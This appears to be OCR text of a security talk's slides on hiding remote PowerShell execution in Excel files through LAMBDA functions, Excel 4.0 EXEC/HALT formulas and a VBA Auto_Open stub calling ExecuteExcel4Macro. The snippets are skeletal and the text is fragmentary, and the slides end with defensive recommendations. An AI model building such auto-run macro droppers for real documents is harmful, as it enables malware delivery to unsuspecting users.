
- Dynamic decision making (=IF)
- Difficult to predict evaluations (=NOW(), =RAND())

2nd Attempt: Obfuscate With LAMBDA



	A	
1	=EXEC(Start(B1))	whp
2	=HALT()	

```
Executing remote PowerShell using LAMBDA obfuscation
```




- Excel 4.0 Macros are always a cause for suspicion


3rd Attempt: VBA

- A needle in a haystack of man pages
- ExecuteExcel4Macro

```
Sub Auto_Open()
    ExecuteExcel4Macro (“EXEC(start())")
End Sub
```



```
Executing PowerShell commands from a remote server using VBA ExecuteExcel4Macro and LAMBDAs
```



Name	Type	Size
Today (1)		
Q1_Report.xlsm	Microsoft Excel M...	16 KB

```
solegate@dev:~$
```

Epilogue

- LAMBDA is a game changing feature for Excel
- Today’s innovation is tomorrow’s vulnerability
- No LAMBDA malwares in the wild
- Some recommendations
  - Implement strict controls over users
  - Principle of least privilege
  - Examining code is not always enough

Questions?